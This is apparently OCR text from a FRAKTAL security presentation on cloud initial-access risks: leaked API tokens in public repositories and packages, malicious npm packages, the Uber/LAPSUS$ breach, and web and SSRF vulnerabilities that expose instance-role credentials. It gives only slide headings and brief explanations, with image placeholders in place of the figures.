
In GitHub repositories

In publicly available software packages

Via malicious software packages


In internal network shares

Abusing trust relationships




FRAKTAL

# Public package repos expose thousands of API security tokens—and they're active




*Distribution of all tokens (active + inactive) among platforms*




*Distribution of active/inactive tokens for each repository*

https://www.infoworld.com/article/3676831/public-package-repos-expose-thousands-of-active-api-security-tokens.html

FRAKTAL

# Malicious NPM packages






Figure 4: npm Malicious Package Types During 2021

https://www.mend.io/wp-content/media/2022/02/Mend-npm-Threat-Repot.pdf

FRAKTAL

# UBER: LAPSUS$




FRAKTAL


# Initial Access: Web vulnerabilities

VMs still used to host web applications

Roles are attached to the VM instances so that they can access resources over the cloud providers' API


If the instance is not hardened, vulnerablilities in the web application may allow attackers to retrieve the credentials of the instance role


# SSRF Vulnerabilities




